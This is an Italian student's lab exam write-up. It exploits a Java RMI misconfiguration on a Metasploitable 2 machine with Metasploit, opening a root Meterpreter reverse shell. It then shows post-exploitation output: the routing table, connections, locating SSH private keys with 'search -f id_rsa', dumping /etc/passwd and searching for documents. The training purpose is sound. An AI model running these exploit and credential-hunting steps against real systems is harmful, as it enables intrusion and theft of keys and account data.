

W16D4 – Esame del modulo 4 di Maria Zanchetta.

Il servizio Java-RMI sulla porta 1099 TCP presenta una configurazione di default errata che permette ad un attaccante di iniettare codice malevolo arbitrario per accedere alla macchina con privilegi amministrativi. In questo esercizio ho sfruttato questa vulnerabilità con Metasploit per ottenere una sessione con Meterpreter ed ho eseguito numerosi comandi per dimostrare tutto ciò che può fare un attaccante che ha avuto accesso alla macchina vittima.


Per prima cosa, ho modificato gli indirizzi IP delle macchine come richiesto nella consegna dell'esercizio. Con il comando "ip a" ho verificato che l'IP della macchina attaccante, Kali Linux, fosse effettivamente 192.168.11.111. Per modificare l'IP, ho modificato il file /etc/network/interfaces e ho poi ho lanciato un sudo reboot.




Ho modificato anche l'IP di Metasploitable 2 modificando il file /etc/network/interfaces e lanciando un reboot. Con il comando "ip a" ho controllato che l'IP della macchina vittima fosse effettivamente 192.168.11.112, come richiesto nella consegna.



Prima di iniziare l'exploit, ho fatto una breve scansione con Nessus per controllare che fosse presente la vulnerabilità Java RMI e, una volta individuata, ho aperto MSFConsole con il comando "msfconsole". Con "search java_rmi" ho cercato un modulo adatto per l'attacco.




Ho scelto il modulo exploit/multi/misc/java_rmi_server, con un rank eccellente e che sfrutta la configurazione di default errata per accedere alla macchina vittima, come emerge dalla descrizione.




Ho abilitato il modulo scelto con "use" seguito dal path del modulo ed è stato configurato il payload di default java/meterpreter/reverse_tcp. Ho controllato le configurazioni necessarie con "show options" ed ho visto che l'unica configurazione obbligatoria mancante era quella relativa ad RHOSTS, ossia l'IP della macchina target. Per il resto, la porta 1099 era

configurata correttamente come RPORT ed anche LHOST era configurato correttamente nel payload, con l'IP di Kali Linux.





Ho configurato l'IP della macchina vittima con "set RHOSTS IP di Metasploitable" ed era quindi tutto pronto e configurato per lanciare l'exploit. Per sicurezza, ho configurato anche LHOST pur non essendo necessario.

A questo punto ho lanciato l'exploit con il comando "exploit" e si è aperta una sessione con Meterpreter sulla macchina remota, sfruttando con successo la vulnerabilità di Java-RMI. Una volta ottenuta la sessione, ho iniziato subito i test per verificare che l'exploit sia andato effettivamente a buon fine.




Ho controllato la configurazione di rete con "ifconfig", vedendo l'IP di Metasploitable 2, ossia 192.168.11.112 nell'interfaccia di rete eth0. Ho ripetuto il test anche con "ip a".





Ho lanciato il comando "sysinfo" per ottenere informazioni sul sistema attaccato, ottenendo conferma del fatto di essere su Metasploitable, con un sistema operativo Linux ed un'architettura x86. Ho provato anche il comando "getuid", che fa vedere lo user ID e i privilegi dell'utente. Sulla macchina ho già i privilegi di root.



A questo punto ho cercato la routing table della macchina Metasploitable 2 ed ho utilizzato vari comandi alternativi per trovarla. Ho eseguito il comando "route" da Meterpreter per trovare le impostazioni di routing e vedere la routing table corrente. Questo comando è molto utile anche per altre azioni sulla macchina target, come aggiungere una route, togliere una route, avere accesso ad una rete diversa.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe8d:17a0  ::       ::
meterpreter >
```


Da una shell ho anche lanciato netstat -rn e route -n, due comandi dall'output identico ed utili a ricostruire la routing table. Route -n mostra la routing table con indirizzi IP numerici, mentre netstat -rn mostra la routing table con eventuali informazioni aggiuntive.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

Ho provato anche altri comandi in questa fase post-exploitation, per esempio il comando "netstat", per vedere tutte le connessioni attive a livello di network.

```
meterpreter > netstat
[-] The "netstat" command is not supported by this Meterpreter type (java/linux)
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.11.112:43234   192.168.11.111:4444     ESTABLISHED
udp        0      0 localhost:47783        localhost:47783         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    5858     @/com/ubuntu/upstart
unix  16     [ ]         DGRAM                    11114    /dev/log
unix  2      [ ]         DGRAM                    6085     @/org/kernel/udev/udevd
unix  2      [ ]         DGRAM                    43222
unix  2      [ ]         DGRAM                    13081
unix  2      [ ]         DGRAM                    12990
unix  2      [ ]         DGRAM                    12795
unix  2      [ ]         DGRAM                    12757
unix  3      [ ]         STREAM     CONNECTED     12740
unix  3      [ ]         STREAM     CONNECTED     12739
unix  3      [ ]         STREAM     CONNECTED     12738
unix  3      [ ]         STREAM     CONNECTED     12737
unix  3      [ ]         STREAM     CONNECTED     12736
unix  3      [ ]         STREAM     CONNECTED     12735
unix  3      [ ]         STREAM     CONNECTED     12734
unix  3      [ ]         STREAM     CONNECTED     12733
unix  3      [ ]         STREAM     CONNECTED     12732
unix  3      [ ]         STREAM     CONNECTED     12731
unix  3      [ ]         STREAM     CONNECTED     12730
unix  3      [ ]         STREAM     CONNECTED     12729
unix  3      [ ]         STREAM     CONNECTED     12728
unix  3      [ ]         STREAM     CONNECTED     12727
unix  3      [ ]         STREAM     CONNECTED     12726
unix  3      [ ]         STREAM     CONNECTED     12725
unix  3      [ ]         STREAM     CONNECTED     12724
unix  3      [ ]         STREAM     CONNECTED     12723
unix  3      [ ]         STREAM     CONNECTED     12722
unix  3      [ ]         STREAM     CONNECTED     12721
```

Il comando "ps" dimostra tutti i processi attivi, che possono essere gestiti da un attaccante in base alle proprie necessità, ad esempio killando dei processi per arrecare danno agli utenti della macchina vittima.



Con "ls" ho visualizzato il contenuto della directory corrente e questo comando può essere sfruttato da un attaccante per individuare dei file ed operare su di essi, come ho fatto anch'io successivamente.

Con "getwd" si vede la current working directory, ovvero la directory corrente che è la directory home /. Con "search -f id_rsa" si cerca un file id_rsa che solitamente contiene le chiavi private SSH. Il file poi può essere scaricato con il comando "download" per trovare chiavi private SSH.

```
meterpreter > getwd
/
meterpreter > search -f id_rsa
Found 1 result...
=================

Path                        Size (bytes)  Modified (UTC)
----                        ------------  --------------
/home/msfadmin/.ssh/id_rsa  1675          2010-05-17 21:43:18 -0400
```

Il file /etc/passwd contiene informazioni su tutti gli user accounts e con cat è possibile vedere in chiaro queste informazioni sensibili.

```
vmlinuz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Con “search -f *.estensione” un attaccante può cercare vari tipi di file, andando alla ricerca liberamente di ciò di cui ha bisogno. Io ho cercato sia i file con estensione .doc, sia i file con estensione .pdf, sia i file con estensione .txt.

```
[-]  - windows/meterpreter*
meterpreter > search -f *.doc
Found 6 results...
==================

Path                                                                                                  Size (bytes)  Modified (UTC)
----                                                                                                  ------------  --------------
/usr/lib/python2.5/pdb.doc                                                                            7483          2010-01-20 18:04:18 -0500
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc            362496        2011-04-11 20:38:06 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc            395264        2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc               270848        2011-04-11 20:38:10 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc               317440        2011-04-11 20:38:12 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc          345088        2011-04-11 20:38:14 -0400

meterpreter > search -f *.pdf
Found 37 results...
==================

Path                                                                                                  Size (bytes)  Modified (UTC)
----                                                                                                  ------------  --------------
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_cleanup.pdf                                 3830          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_duphandle.pdf                               3940          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_escape.pdf                                  3897          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_init.pdf                                    3976          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_reset.pdf                                   3594          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_strerror.pdf                                3349          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_unescape.pdf                                4020          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_escape.pdf                                       3926          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_formfree.pdf                                     3326          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_formget.pdf                                      3995          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_free.pdf                                         3195          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_global_cleanup.pdf                               3796          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_global_init_mem.pdf                              3985          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_add_handle.pdf                             3926          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_cleanup.pdf                                3701          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_init.pdf                                   3334          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_remove_handle.pdf                          3717          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_strerror.pdf                               3345          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_cleanup.pdf                                3539          2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_init.pdf                                   3728          2011-06-09 02:14:34 -0400
```

```
meterpreter > search -f *.txt
Found 893 results...
====================

Path
 Size (bytes)  Modified (UTC)
----
 ------------  --------------
/etc/X11/rgb.txt
 17394         2008-05-13 20:10:25 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt
 1598          2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/IncorrectDllVersionW32PTH10DLL.txt
 765           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/NoDisclosure.txt
 302           2010-04-16 16:36:52 -0400
